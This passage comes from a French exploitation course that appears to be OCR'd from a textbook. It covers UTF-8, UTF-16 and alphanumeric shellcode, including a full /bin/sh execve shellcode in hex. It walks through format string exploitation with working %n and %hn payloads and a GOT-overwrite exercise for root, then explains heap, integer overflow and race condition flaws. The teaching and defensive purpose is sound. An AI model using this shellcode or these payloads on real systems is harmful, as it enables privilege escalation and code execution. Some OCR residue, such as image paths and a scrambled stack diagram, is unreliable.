Un autre problème est celui des instructions qui doivent etre continuées de certains octets. En fait on peut ici utiliser SALC pour démarrer la chaîne et faire l'effet du NOP, puis après continuer notre chaîne avec les instructions dont on a besoin (attention SALC modifie `%al` !) :

```
"\xd6"              // salc (UTF-8)
"\x8d\x0c\x24"      // lea (%esp,1),%ecx
```

D'ailleurs ce n'est pas le seul problème avec `%eax`, car quand il est utilisé en paramètre, son opcode est 0xc0, ce qui est invalide en UTF-8. Il faut donc trouver des astuces comme utiliser la pile, car `push %eax` est codé sur une seule instruction.

```
xor %ebx, %ebx
push %ebx
pop %eax
```

Voici un exemple simple : on utilise 12 `inc eax` pour remplacer l'instruction `mov $0x0b, %eax`. Voici donc au final un shellcode UTF-compliant :

```
"\x31\xd2"              // xor    %edx,%edx
"\x90"                  // nop    (car on a  0xd2 avant)
"\x52"                  // push   %edx
"\x68\x6e\x2f\x73\x68"  // push   $0x68732f6e
"\x68\x2f\x2f\x62\x69"  // push   $0x69622f2f
```

```
"\xd6"                  // salc   (parce que le prochain octet est 0x89)
"\x89\xe3"              // mov    %esp,%ebx
"\x90"                  // nop    (a cause de 0xe3)
"\x90"                  // nop
"\x52"                  // push   %edx
"\x53"                  // push   %ebx
"\xd6"                  // salc
"\x89\xe1"              // mov    %esp,%ecx
"\x90"                  // nop
"\x90"                  // nop
"\x52"                  // push   %edx
"\x58"                  // pop    %eax
"\x40"                  // inc    %eax
"\x40"                  // inc    %eax
"\x40"                  // inc    %eax
"\x40"                  // inc    %eax
"\x40"                  // inc    %eax
"\x40"                  // inc    %eax
"\x40"                  // inc    %eax
"\x40"                  // inc    %eax
"\x40"                  // inc    %eax
"\x40"                  // inc    %eax
"\x40"                  // inc    %eax
"\xcd\x80"              // int    $0x80
```

Pour tester le code, on peut utiliser `iconv` : un convertisseur de format de fichier texte. On essaye de convertir de l'UTF-8 vers l'UTF-16 (`iconv -f UTF-8 -t UTF-16 test`) et s'il n y a pas d'erreurs, c'est que le shellcode est bien UTF-8 compliant.

Cette technique permet donc d'outrepasser les filtres unicode UTF-8. On peut directement coder le shellcode soi-même, car on dispose, malgré les restrictions importantes du nombre d'instructions, de petites astuces qui permettent de les contourner.

Shellcodes UTF-16

L'UTF-16 est une autre forme d'unicode, qui code les caractères sur deux octets (16 bits). Quand ces caractères font partie de la table ASCII, le premier octet est égal a celui en ASCII et le deuxième octet est nul.

```
          A       B       C       D       E       F
ASCII:    \x41    \x42    \x43    \x44    \x45    \x46
UNICODE: \x41\x00\x42\x00\x43\x00\x44\x00\x45\x00\x46\x00
```

Le buffer doit être codé entièrement en UTF-16 : il faut donc que l'adresse de retour soit *unicode friendly*. On peut essayer de retourner sur une adresse qui appelle un registre si l'adresse est stockée dans le registre

Il faut aussi utiliser des faux NOP qui contiennent des zéros entre certaines instructions :

```
push eax
pop ecx
push eax
add byte ptr[ebp], ch
pop ecx
```

Pour écrire de tel shellcodes, on utilise la méthode *vénitienne*. Cette méthode utilise un *exploit writer* et un buffer avec le shellcode écrit un caractère sur deux. On encode d'abord notre shellcode en UTF-16, on remplace une instruction sur deux par un zéro et on place l'instruction remplacée à la fin du shellcode elle même suivie par un zéro :

Si notre shellcode est :

```
\x41\x42\x43\x44\x45\x46\x47\x48
```

On le réécrit sous la forme :

```
\x41\x00\x43\x00\x45\x00\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00
```

On va mettre avant notre shellcode une boucle qui utilisera des opcodes UTF-16 et qui va remplacer les vides par les valeurs qu'il faut. La boucle va déplacer une valeur à chaque tour.

— copie 42 sur le premier 0x00 :
`\x41\x42\x43\x00\x45\x00\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00`
— copie 44 sur le deuxième 0x00 :
`\x41\x42\x43\x44\x45\x00\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00`
— copie 46 sur le troisième 0x00 :
`\x41\x42\x43\x44\x45\x46\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00`
— copie 48 sur le quatrième 0x00 :
`\x41\x42\x43\x44\x45\x46\x47\x48\x48\x00\x46\x00\x44\x00\x42\x00`

On se retrouve au final avec notre shellcode réecrit dans le bon ordre, il nous reste plus qu'à sauter au début de ce shellcode.

Les shellcodes alphanumériques

Les shellcodes alphanumériques sont utilisés pour passer outre les filtres qui n'acceptent que les caractères [0-9A-Za-z]. Beaucoup de programmes utilisent ce type de filtrage, puisqu'il est logique dans le cas d'une saisie utilisateur. L'avantage des shellcodes alphanumériques est qu'une fois créé, on peut le stocker n'importe où : environnement, commande, paramètre, nom de fichier, nom d'utilisateur ou mot de passe, etc.

Mais les instructions pour les créer sont limitées et complexes :

— `[0-9] -> [0x30-0x39]`

- `[a-z] -> [0x41-0x5A]`
- `[A-Z] -> [0x61-0x7A]`

C'est pourquoi il vaut mieux créer un encodeur qui va pouvoir encoder n'importe quel shellcode (pratique pour les shellcodes reverse connect ou quand on a des modifications à faire) et fournir un petit décodeur directement en alpha. Pour créer le décodeur, on peut utiliser une méthode proche de la méthode de codage de la base 64. Cette technique est utilisée en général pour transformer du binaire en ASCII, les caractères sont codés sur 4 octets affichables au lieu de trois octets, mais la base64 code aussi sur des caractères ASCII non alphanumériques. On peut à la place utiliser une base16 qui coderait un octet sur deux auxquels on ajouterait 0x41, ceci permet de coder sur les caractères allant de A à P et de prendre les caractères supérieurs comme fin de chaîne.

6

Autres exploitations logicielles

6.1 String Format Bug

Nous allons maintenant étudier un autre type de bugs permettant également d'exécuter du code arbitraire.

Une chaîne de format est l'argument passé aux fonctions de la famille des printf. Un *string format bug* survient quand le développeur ne précise pas la chaîne de format et qu'il passe directement une chaîne provenant de l'utilisateur sans utiliser `%s` (`printf(buf)` au lieu de `printf("%s", buf)`).

Le problème vient du fait que les fonctions utilisant les `va_args` peuvent accepter un nombre indéfini d'arguments. Si un attaquant peut contrôler une chaîne de format, il pourra alors contrôler le fonctionnement de la fonction printf et pourra :
— afficher des valeurs présentes sur la pile ;
— modifier des zones en mémoire.

6.1.1 Utilisation de printf

Une chaîne de format est composée de plusieurs parties :

1. le caractère `%` ;
2. des flags (optionnels) ;
3. une taille minimale de champs (optionnelle) ;
4. une précision (optionnelle) ;
5. un spécifieur de conversion.

Par défaut, les arguments sont pris dans l'ordre, mais il est possible de désigner l'argument numéro `m` en utilisant `%m$` au lieu de `%`.

Voici quelques exemples :
— pour spécifier le nombre de caractères à afficher (`%mC`) :

```
printf("%5s", "dev");
  affiche '  dev'
```

— `%n` permet d'écrire le nombre de caractères déjà affichés par la chaîne de format à l'adresse donnée en argument :

```
int i;
printf("test%n", &i);
printf(" est un mot de %d lettres\n", i);
  affiche 'test est un mot de 4 lettres'
```

— on peut spécifier l'argument exact :

```
printf("%2$s %1$s !\n", "world", "Hello");
  affiche 'Hello world !'
```

6.1.2 Programme d'exemple

Voici le programme qui servira d'explication :

```c
int i = 1;

int main(int argc, char *argv[])
{
  char buf[512];

  if (argc != 2)
    return (-1);
  strncpy(buf, argv[1], 511);
  printf(buf);
  printf("\ni = %x\n", i);
}
```

Quand on le lance, le programme fonctionne normalement :


```
$ gcc bug.c -o bug -no-pie
$ ./bug test
test
i = 1
```

Ce code contient un string format bug sur le premier appel de `printf`.

6.1.3 Afficher le contenu de la pile

Grâce à ce bug, il est possible d'afficher tout le contenu de la pile. Quand on spécifie l'ordre d'un argument, la fonction `printf` remonte dans la pile du nombre qu'on lui donne multiplié par la taille du type de la conversion.


Par exemple, si la pile a cette forme :



Voici le résultat de différents appels à `printf` :
— `printf("%x")` → *43434343* ;
— `printf("%1$x")` → *43434343* ;
— `printf("%3$x")` → *41414141*.

On peut ainsi dépiler n'importe quelle valeur au dessus de esp au moment de l'appel à printf.

Dans notre exemple, le buffer que nous contrôlons sera sur la pile, puisque c'est une variable locale. La pile, au moment de l'appel à printf, aura cette allure :



On peut connaître son adresse relative dans la pile grâce au bug : on place une valeur reconnaissable dans le buffer et on dépile jusqu'à tomber dessus.

```
$ for val in `seq 1 100`; do echo -n "val = $val  " ; ./bug "ABCD%$val\$x"
$ done | grep 4241
val = 10  ABCD44434241
$ ./bug 'ABCD%10$x'
ABCD44434241
i = 1
```

On a placé l'entier 0x44434241 dans notre buffer. Le printf va donc afficher son contenu *ABCD* puis continuer la chaîne de format en dépilant une valeur différente à chaque tour de boucle. Quand *val* vaut 10, on voit que c'est le contenu du buffer qui est affiché. On en déduit donc que l'adresse du buffer est située à 10 entiers au dessus de esp au moment du printf (équivalent au dixième paramètre virtuel du printf).

adresse de retour	
sauvegarde ebp	← ebp de main
. . \0x $01% DCBA	← %10$x
. . . . 0xb77d75f0 0x000001ff 0xbff27e9b	← %3$x ← %2$x ← %1$x
&buf	
adresse de retour	
sauvegarde ebp	← ebp de printf

Cette valeur peut changer en fonction du compilateur et de la libc. Il peut également arriver que la pile ne soit pas alignée. Dans ce cas, le décalage ne permettra pas d'afficher `ABCD44434241`, mais qu'une partie de cette chaîne. Pour continuer l'exploitation, il suffit d'ajouter 1 à 3 octets de bourrage au début de la chaîne de format pour recréer un alignement sur 4 (les indices des paramètres virtuels du printf seront donc incrémentés de 1).

```
$ ./bug 'ABCD%10$x'
ABCD43424100
i = 1
$ ./bug '000ABCD%11$x'
ABCD44434241
i = 1
```

Exercice Trouver l'argument exact

Compilez le programme et trouvez le numéro de l'argument de printf qui correspond au buffer sur votre système.

6.1.4 Écrire dans la mémoire

Le but de cette partie est de modifier la valeur de la variable *i* à l'aide du string format bug.

Pour faire cela, il nous faut l'adresse de i (variable globale). On peut la trouver dans le code assemblé, plus précisément dans les arguments du deuxième call effectué par la fonction printf (ou avec `nm` si le programme n'a pas été strippé) :

```
0x080483f6 <main+98>:   mov    0x8049640,%eax
```

```
0x080483fb <main+103>:  mov    %eax,0x4(%esp)
0x080483ff <main+107>:  movl   $0x8048528,(%esp)
0x08048406 <main+114>:  call   0x80482b4 <printf@plt>
```

Le premier `mov` place dans eax le contenu de l'adresse 0x8049640, ce qui correspond donc à la valeur de i d'après le code source. Donc l'adresse de i est 0x8049640.

Le convertisseur `%n` de la chaîne de format nous permet d'écrire le nombre d'octets déjà écrits à l'adresse pointée. Nous voulons donc que l'adresse pointée soit celle de i.

Il nous faut donc avoir l'adresse de i dans la pile, pour pouvoir la désigner avec le numéro d'argument dans la chaîne de format. Si son adresse est déjà présente, il suffit d'afficher toute la pile pour trouver le numéro qui y correspond. Si son adresse n'est pas dans la pile, comme dans notre exemple, tout n'est pas perdu : il suffit de mettre son adresse au début de notre buffer et d'utiliser le numéro d'argument qui correspond à notre buffer.


Écriture d'une petite valeur

Nous avons maintenant les éléments qu'il nous faut pour écrire une valeur en mémoire. Il suffit d'écrire l'adresse de i dans notre buffer, d'utiliser l'opérateur `%n` en utilisant le numéro d'argument qui correspond à notre buffer et le tour est joué :

```
$ ./bug $(echo -en "\x40\x97\x04\x08%10\$n")
@
i = 4
```

Nous avons donc placé l'adresse de i dans le buffer qui est accessible depuis le printf avec le `%10$x`. Pour écrire à l'adresse contenue dans notre buffer il faut faire `%10$n`. Comme nous avons écrit 4 caractères (l'adresse), c'est la valeur 4 qui sera copiée à l'adresse contenue au début de notre buffer donc dans i. Le `@` qui est écrit correspond au caractère 0x40, c'est le seul caractère affichable, mais les autres caractères sont bien écrits :

```
$ ./bug $(echo -en "\x40\x97\x04\x08%10\$n") | hexdump -C
00000000  40 96 04 08 0a 69 20 3d  20 34 0a                 |@....i = 4.|
```



Pour choisir la valeur que l'on veut écrire, il suffit d'utiliser l'affichage de la pile : `%200c` affichera 199 caractères "espace" puis la valeur de l'octet désigné. La valeur écrite sera donc 204 (avec les 4 octets de l'adresse) :

```
$ ./bug $(echo -en "\x40\x97\x04\x08%200c%10\$n")
@
                                                  à
i = cc
```

Exercice Modifier une valeur avec un string format bug

En exploitant le string format bug du programme de l'exemple, modifiez la valeur de i en 42.

Écriture d'une adresse

Nous savons donc écrire une petite valeur, mais maintenant si on veut écrire une adresse (par ex : 0xbfffafe2) on ne peut pas écrire `%3221204962x`... On va opérer deux octets à la fois (`%hn`), en commençant par celui de poids faible :


```
i  =   | 0x01 | 0x00 | 0x00 | 0x00 |
=>     | 0xafe2      | 0xbfff      |

[1]     0x8049740 (%4$hn) : 45026 caractères à écrire
       | 0xe2 | 0xaf | 0x00 | 0x00 |

[2]                   0x8049742 (%5$hn) : 4125 car
       | 0xe2 | 0xaf | 0xff | 0xbf |

0xafe2 = 45026
0xbfff-0xafe2 = 4125
```

Il nous faut donc :

1. écrire au début de notre buffer les 2 adresses des octets que l'on veut modifier (0x8049640 et 0x8049642)
2. afficher `0xafe2 - (2 * 4)` caractères
3. utiliser `%10$hn`, pointant vers la première adresse dans notre buffer, pour effectuer l'étape [1]
4. afficher `0xbfff-0xafe2` caractères
5. utiliser `%11$hn` pointant vers la deuxième adresse dans notre buffer pour effectuer l'étape [2]

Ceci va donc créer une chaine de format assez complexe en apparence, surtout avec les caractères d'échappement et l'endianness, mais qui au final est assez simple :

```
$ ./bug $(echo -en "\x40\x96\x04\x08\x42\x96\x04\x08%45018c%10\$hn%4125c%11\$hn")

@ABC

                                                bfd50abc
1cd

                                      0
i = bfffafe2
```



Pour écrire une adresse comme 0xbfffffe2, un problème surviendra : 0xffe2 caractères ayant déjà été écrits, il est impossible de retirer des caractères pour redescendre à 0xbfff. Il y a alors deux possibilités :

— écrire d'abord les 0xbfff caractères en `%11$hn`
— faire un overflow sur 0x10000

```
i  =   | 0x01 | 0x00 | 0x00 | 0x00 |
=>     | 0xffe2      | 0xbfff      |

[1]                  0x8049742 (%5$hn) : 49151 car

[2]     0x8049740 (%4$hn) : 16355 caractères

\x40\x96\x04\x08 \x42\x96\x04\x08 %49143c %5$hn %16355c %4$hn
```

ou

```
i  =   | 0x01 | 0x00 | 0x00 | 0x00 |
=>     | 0xffe2      | 0xbfff      |

[1]     0x8049740 (%4$hn) : 65506 caractères

[2]                  0x8049742 (%5$hn) : 0x1bfff-0xffe2 = 49181 car

\x40\x96\x04\x08 \x42\x96\x04\x08 %65498c %4$hn %49181c %5$hn
```

Exercice Ecrire une grande valeur

En exploitant le programme d'exemple, écrire la valeur 0xbadc0de dans i.

6.1.5 Exploitation d'une chaine de format

À l'instar d'un débordement de tampon sur la pile, trouver l'adresse absolue d'une adresse de retour sur la pile puis de la modifier n'est pas pratique. Il y a deux zones qui sont susceptibles de nous intéresser : la *Global Offset Table* et les destructeurs de la libc (DTOR) :

— GOT : à la compilation, le programme ne sait pas où seront chargées les bibliothèques partagées. Le *dynamic linker* va se charger de mettre les adresses réelles des fonctions partagées dans cette table afin que le programme puisse y accéder. Pour obtenir les adresses des différents éléments de cette table on utilise objdump :

```
> objdump -R bug

bug:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049688 R_386_GLOB_DAT    __gmon_start__
08049698 R_386_JUMP_SLOT   __register_frame_info
0804969c R_386_JUMP_SLOT   __deregister_frame_info
080496a0 R_386_JUMP_SLOT   __libc_start_main
080496a4 R_386_JUMP_SLOT   printf
080496a8 R_386_JUMP_SLOT   strncpy
```

Cette zone est idéale pour écrire l'adresse de notre shellcode : il suffit d'écrire à la place de l'adresse de la fonction printf (par exemple) l'adresse de notre shellcode pour qu'au prochain appel à cette fonction, l'exécution soit redirigée sur notre shellcode.

— DTOR : la libc fournit un mécanisme de constructeurs et de destructeurs. Ce sont des listes de fonctions qui sont appelées successivement au démarrage et à la fin de l'exécution du programme. Si on écrit l'adresse de notre shellcode dans la liste des destructeurs, cela aura pour effet de le faire exécuter à la fin du programme.

Exercice Exploiter réellement le programme

En analysant le code du programme vulnérable, on peut s'apercevoir qu'il exécutera `printf("\ni = ...` après les instructions vulnérables.

Afin d'exploiter réellement le programme, vous devez remplacer l'adresse de `printf` dans la GOT par l'adresse de la fonction `system` dans le module `libc.so`. Ainsi, le programme exécutera le binaire dont le nom est `i` dans le répertoire courant. Si le programme vulnérable est setuid root, il vous suffit de placer le code voulu dans le programme `i` pour que ce code soit exécuté en root.

Pour que l'adresse de la libc ne soit plus aléatoire, il est possible d'exécuter la commande `ulimit -s unlimited`. Son adresse peut être récupérée dans gdb en analysant le fichier core.

6.1.6 Résumé

Au final pour mener à bien une attaque sur un string format bug il faut :

1. Obtenir la position du buffer par rapport à la pile de printf. Il faut utiliser une chaîne de type : "`ABCD %i$x`" et faire varier i jusqu'à obtenir comme sortie 44434241.
2. Trouver l'adresse de ce que l'on veut modifier. Le plus souvent cela sera une GOT dont on peut obtenir l'adresse avec `objdump`.
3. Trouver l'adresse du shellcode. Il faudra soit jouer avec `gdb`, soit, si on contrôle le lancement du programme, le placer dans l'environnement et calculer son adresse avec la méthode vue dans la partie du cours sur les shellcodes dans l'environnement.
4. Utiliser la technique d'écriture d'une adresse avec tous ces éléments réunis.

Cette méthode est donc plus longue à mettre en place qu'un buffer overflow mais elle est relativement courante.

6.1.7 Protections contre les string format bugs

Il n'y a pas de méthode miracle contre les string format bugs, il existe des outils d'analyse statique de code source afin de les détecter par les développeurs.

Sous OpenBSD, avec le système W∧X, et avec PaX, la GOT et les destructeurs de la libc sont en lecture seule, il faut trouver d'autres techniques d'exploitation. Sous Windows, l'équivalent de la GOT s'appelle l'IAT, et elle se situe dans la section .text, elle est donc en lecture seule (le chargeur dynamique modifie les propriétés de cette page avant de la modifier).

6.2 Les débordements sur le tas

Cette section est volontairement courte et sans exercice, car ces techniques sont très dépendantes du programme vulnérable et que l'intérêt est plus de comprendre la faille que de savoir l'exploiter les yeux fermés.

6.2.1 Petits heap overflows

Prenons un petit exemple tout bête :

```
int main(int argc, char *argv[])
{
  char *b1;
```

```
  char *b2;

  if (argc != 2)
   return 42;

  b1 = malloc(10);
  b2 = malloc(10);

  printf("b1 = %p, b2 = %p\n", b1, b2);

  strcpy(b2, "truc");
  strcpy(b1, argv[1]);

  printf("%s\n", b2);
  return 0;
}
```

La taille des buffers n'est pas vérifiée, on peut donc corrompre les données qui se trouvent dans le deuxième buffer. Cette méthode ne marche que parce que les structures de malloc n'ont pas de canaris et que les adresses allouées sont les unes à la suite des autres :

```
steck@tatt$ ./hof $(python3 -c 'print("A"*20)')
b1 = 0x804a008, b2 = 0x804a018
AAAA
steck@tatt$
```

Cet exemple ne sert qu'à montrer qu'il faut également faire attention aux zones qui utilisent malloc. Cet exemple ne fait rien de méchant, mais si le contenu de b2 était écrit dans un fichier ou représentait le nom d'un fichier à ouvrir, cela pourrait commencer à devenir dangereux.

6.2.2 Corruption des structures de malloc

Cette partie ne sera qu'une introduction aux *heap overflows* qui exploitent le *Doug Lee malloc* de Linux.

Les versions de la libc qui marchent sont les versions inférieures a 2.2.4. Les dernières versions implémentent des vérifications qui interrompent le programme si des anomalies sont détectées. Malheureusement, ce qui va être abordé est considéré comme une anomalie.

Cet allocateur de mémoire, aussi appelé dlmalloc, gère la mémoire de manière linéaire. Chaque zone allouée, appelée *chunk*, contient une entête avec les informations sur la taille de la chunk et celle d'avant. Cela permet une gestion efficace de la mémoire : toutes les zones gérées par malloc peuvent être parcourues a partir d'une chunk connue et deux zones libres collées peuvent être fusionnées. Voici la structure des chunks :

```
struct malloc_chunk
{
  size_t prev_size; /* Size of previous chunk (if free). */
  size_t size;      /* Size in bytes, including overhead. */
  struct malloc_chunk* fd;   /* double links -- used only if free. */
```

```
  struct malloc_chunk* bk;
};
```

D'autre part, dlmalloc se sert du bit de poids faible de la taille de la chunk pour savoir si celle d'avant est utilisée (PREV_INUSE).




FIGURE 6.1 – Chunk allouée du Doug Lee malloc

Les chunks libres sont stockées dans une double liste chaînée.




FIGURE 6.2 – Chunk libre du Doug Lee malloc

Durant des appels à `malloc` ou à `free`, la macro suivante est appelée :

```
#define unlink( P, BK, FD ) { \
    BK = P->bk;               \
    FD = P->fd;               \
    FD->bk = BK;              \
    BK->fd = FD;              \
}
```


Elle sert par exemple à spécifier qu'une chunk libre devient utilisée. Le problème est qu'elle utilise des données contenues dans les pointeurs de la chunk pour trouver les adresses auxquelles il faut écrire.

Un programme tel que le suivant est ainsi vulnérable :

```
int main(int argc, char * argv[])
{
        char *first;
        char *second;

        first = malloc(42);
        second = malloc(12);
        strcpy(first, argv[1]);
```

```
        free(first);
        free(second);
        return 0;
}
```

En écrivant des valeurs bien précises dans `first`, qui vont écraser la chunk de `second`, on va pouvoir écrire où l'ont veut (GOT ou dtors) lors du free : en plaçant l'adresse (moins 12) d'un entier que l'on veut écraser en mémoire dans le pointeur `FD` de la fausse chunk et une valeur pour l'écrasement dans le pointeur `BK` de la fausse chunk, la macro `unlink`, quand elle tentera d'extraire cette fausse chunk de son imaginaire double liste chainée, écrira (grâce à la commande `FD->bk = BK`) la valeur stockée dans `BK` à l'adresse du pointeur `FD+12`.



Selon la version des bibliothèques et des systèmes, cette vulnérabilité peut être exploitée pour exécuter du code arbitraire. Certains programmes embarquent leur propre gestionnaire de mémoire et peuvent ainsi être vulnérables.

Exercice Tester un heap overflow

Compilez le programme fourni et tester la présence sur votre système de protection détectant la corruption des structures de l'allocateur.

6.2.3 Protections contre les heap overflows

Afin de contrer les heap overflows, il est possible de séparer les données contenues des structures de contrôle. On peut également mettre des canaris entre les données, ce qui empêche des exploitations génériques.

Sous Windows, par exemple, ces protections existent, et l'exploitation générique de heap overflows n'est plus possible. Il est néanmoins possible des fois de réussir à les exploiter dans certains cas.

6.3 Int overflow

Les *int overflow* ou *integer overflow* sont dus à un dépassement de la taille maximale d'un entier (sur 8, 16 ou 32 bits) qui faussent le traitement effectué.

Voici par exemple un extrait du fichier `libfreerdp/core/license.c` du programe FreeRDP (CVE-2014-0791) :

```
fonction license_read_scope_list()

  stream_read_uint32(s, scopeCount); /* ScopeCount (4 bytes) */

  scopeList->count = scopeCount;
  scopeList->array = (LICENSE_BLOB*) xmalloc(sizeof(LICENSE_BLOB) * scopeCount);

  /* ScopeArray */
  for (i = 0; i < scopeCount; i++)
  {
    scopeList->array[i].type = BB_SCOPE_BLOB;
    license_read_binary_blob(s, &scopeList->array[i]);
  }
```

La variable `scopeCount` est maîtrisée par l'attaquant. S'il définit une valeur très grande, il y aura un *int overflow* dans le calcul de la taille allouée, entrainant l'allocation d'un bloc de taille nulle. L'écriture par la suite entrainera un crash de l'application.

Les *int overflows* ne sont pas des failles exploitables pour exécuter du code arbitraire en elles mêmes, mais ce genre d'erreur permet de :

- passer outre un test de taille de buffer par exemple, donc de rendre possible quand même un buffer overflow, sur la pile ou sur le tas ;
- réaliser un déni de service en faisant planter le programme ;
- modifier la logique d'un programme (contrôle d'accès, etc.).

Exercice Int overflow

Compilez et exécutez le programme fourni :

- avec une taille inférieure à 32 mais une chaîne de 300 caractères
- avec une taille de 50 mais une chaîne de 300 caractères

Exploitez-le ensuite afin de sauter à l'adresse 0x41414141 (vérifiez avec le core dump généré).

6.4 Les race conditions

Une condition de concurrence peut être exploitée afin d'obtenir des droits plus élevés. C'est une durée de temps pendant laquelle une condition est supposée vraie alors qu'elle peut être changée. La fenêtre de vulnérabilité est en générale très courte, et de telles attaques sont assez difficiles à implémenter. Les fonctions `access`, `chown`, `chgrp` et `chmod` sont susceptibles de créer de telles situations.

Une autre source de problème est la création de fichiers temporaires : si un attaquant peut deviner le nom d'un fichier qui va être créé et qu'il peut le créer avant (dans un répertoire en écriture pour tous par exemple), le programme, s'il est vulnérable, utilisera ce fichier. Si ce fichier est un lien symbolique, il est par exemple possible d'écrire dans n'importe quel fichier sous l'identité du programme vulnérable. Les fonctions `mktemp`, `tempnam` et `tmpnam` sont susceptibles de créer de telles situations.

Pour se prémunir de ces vulnérabilités, les développeurs ne doivent pas utiliser de répertoires en écriture pour tous, utiliser des fonctions sécurisées pour créer des fichiers temporaires (comme `mkstemp` ou `tmpfile`) et n'ouvrir qu'une seule fois un fichier puis utiliser les fonctions qui se servent des descripteurs de fichiers.

Voici quelques exemples, puisqu'il n'y a pas d'exploitation générique.

6.4.1 Exemple dans les shells

```
Published:    Jan 02 2000 12:00AM
Unix Shell Redirection Race Condition Vulnerability

bash, tcsh, cash, ksh and sh are all variations of the Unix shell distributed
with many Unix and Unix clone operating systems. A vulnerability exists in
these shells that could allow an attacker to arbitrarily write to files.

A vulnerability has been discovered in a number of Unix shells which may allow
a local attacker to corrupt files or potentially elevate privileges.

Scripts and command line operations using << as a redirection operator
create files in the /tmp directory with a predictable naming convention.
Additionally, files are created in the /tmp directory without first checking
if the file already exists.

This could result in a symbolic link attack that could be used to corrupt any
file that the owner of the redirecting shell has access to write to. This
